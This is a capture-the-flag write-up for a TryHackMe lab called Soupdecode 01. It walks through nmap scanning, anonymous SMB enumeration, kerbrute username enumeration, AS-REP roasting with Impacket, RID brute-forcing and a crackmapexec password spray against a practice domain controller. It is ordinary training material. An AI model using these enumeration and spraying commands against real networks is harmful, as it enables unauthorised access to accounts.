
Soupdecode 01 – TryHackMe

Objective: capture two flags — **user** and **root**.

Contents


1.Reconnaissance

We begin by checking whether the host is up.




```
root@ip-10-10-236-94:~# ping 10.10.141.12
PING 10.10.141.12 (10.10.141.12) 56(84) bytes of data.
64 bytes from 10.10.141.12: icmp_seq=1 ttl=128 time=0.827 ms
64 bytes from 10.10.141.12: icmp_seq=2 ttl=128 time=0.338 ms
^C
--- 10.10.141.12 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1019ms
rtt min/avg/max/mdev = 0.338/0.582/0.827/0.244 ms
```

The host responds, so we scan ports and services with **nmap**.




```
root@ip-10-10-236-94:~# nmap -sC -sV 10.10.141.12
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.141.12
Host is up (0.00034s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-12
 15:46:07Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: SO
UPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: SO
UPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
```




```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SOUPEDECODE
|   NetBIOS_Domain_Name: SOUPEDECODE
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: SOUPEDECODE.LOCAL
|   DNS_Computer_Name: DC01.SOUPEDECODE.LOCAL
|   Product_Version: 10.0.20348
|_
| ssl-cert: Subject: commonName=DC01.SOUPEDECODE.LOCAL
| Not valid before: 2025-06-17T21:35:42
|_Not valid after:  2025-12-17T21:35:42
|_ssl-date: 2025-09-12T15:49:02+00:00; -1s from scanner time.
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port53-TCP:V=7.80%I=7%D=9/12%Time=68C44045%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
MAC Address: 02:EE:47:43:9A:C5 (Unknown)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

An **SMB** service is active — we try to list its content.



```
root@ip-10-10-236-94:~# nxc smb 10.10.141.12 -u 'guest' -p '' --shares
SMB         10.10.141.12    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (d
omain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.141.12    445    DC01             [+] SOUPEDECODE.LOCAL\guest:
SMB         10.10.141.12    445    DC01             [*] Enumerated shares
SMB         10.10.141.12    445    DC01             Share           Permissions     Remark
SMB         10.10.141.12    445    DC01             -----           -----------     ------
SMB         10.10.141.12    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.141.12    445    DC01             backup
SMB         10.10.141.12    445    DC01             C$                              Default share
SMB         10.10.141.12    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.141.12    445    DC01             NETLOGON                        Logon server share
SMB         10.10.141.12    445    DC01             SYSVOL                          Logon server share
SMB         10.10.141.12    445    DC01             Users
```


We have **read** access to the IPC$ share, but there are no useful files there.



```
root@ip-10-10-236-94:~# smbclient //10.10.141.12/IPC$ -N
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> dir
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> cd folder
cd \folder\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> cd shares
cd \shares\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> ls *
NT_STATUS_NO_SUCH_FILE listing \*
smb: \>
```


2.Usernames / Credential discovery

To gather more information we run **enum4linux-ng -A <IP>**.




```
root@ip-10-10-236-94:~# enum4linux-ng -A 10.10.141.12
ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.10.141.12
[*] Username ......... ''
[*] Random Username .. 'huuwlfob'
[*] Password ......... ''
[*] Timeout .......... 5 second(s)

 =====================================
|    Listener Scan on 10.10.141.12    |
 =====================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp
```

This yields NetBIOS and DNS domain names.




```
 ==========================================================
|    Domain Information via SMB session for 10.10.141.12    |
 ==========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: SOUPEDECODE
DNS domain: SOUPEDECODE.LOCAL
FQDN: DC01.SOUPEDECODE.LOCAL
Derived membership: domain member
Derived domain: SOUPEDECODE
```

We try to discover usernames using **kerbrute** and get several hits.




```
root@ip-10-10-236-94:~# kerbrute userenum -d SOUPEDECODE.LOCAL --dc 10.10.141.12 '/root/Desktop/Tools/wordlists
/SecLists/Usernames/xato-net-10-million-usernames-dup.txt'


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/
```

We save those usernames into a text file.




```
[+] VALID USERNAME:       charlie@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       admin@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       guest@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       Charlie@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       administrator@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       Admin@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       Guest@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       Administrator@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       CHARLIE@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       GUEST@SOUPEDECODE.LOCAL
[+] VALID USERNAME:       ADMIN@SOUPEDECODE.LOCAL
Done! Tested 624370 usernames (11 valid) in 176.467 seconds
```




```
charlie
admin
guest
Charlie
administrator
Admin
Guest
Administrator
CHARLIE
GUEST
ADMIN

```

I attempted **GetNPUsers.py** (Impacket) to pull Kerberos AS-REP hashes for some users, but initially got no results.




```
root@ip-10-10-236-94:/opt/impacket/examples# python3 GetNPUsers.py  SOUPEDECODE.LOCAL/ -dc-ip 10.10.141.12 -use
rsfile '/root/username.txt'  -format hashcat
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[-] User charlie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User admin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Charlie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Admin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHARLIE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User GUEST doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ADMIN doesn't have UF_DONT_REQUIRE_PREAUTH set
```

I then enumerated SMB for usernames and saved them to a file.




```
root@ip-10-10-236-94:~# nxc smb 10.10.141.12 -u guest -p "" --rid-brute | cut -d '\' -f 2 | sed 's/ *(.*)//' | sort
-u | tee usernames.txt
```




```
aaaron589
aadam701
abianca784
acarl237
acarl386
adelia337
admin
Administrator
afiona845
agloria919
agrace90
ahelen741
ahenry771
aian78
ajudy656
akevin14
akevin953
akylie381
akylie479
amona511
```

Next, I tried to crack passwords (or validate credentials) using **crackmapexec**.



```
root@ip-10-10-236-94:~# crackmapexec smb 10.10.141.12 -u usernames.txt -p usernames.txt --no-bruteforce --continue-on-success > log.txt
root@ip-10-10-236-94:~#
```

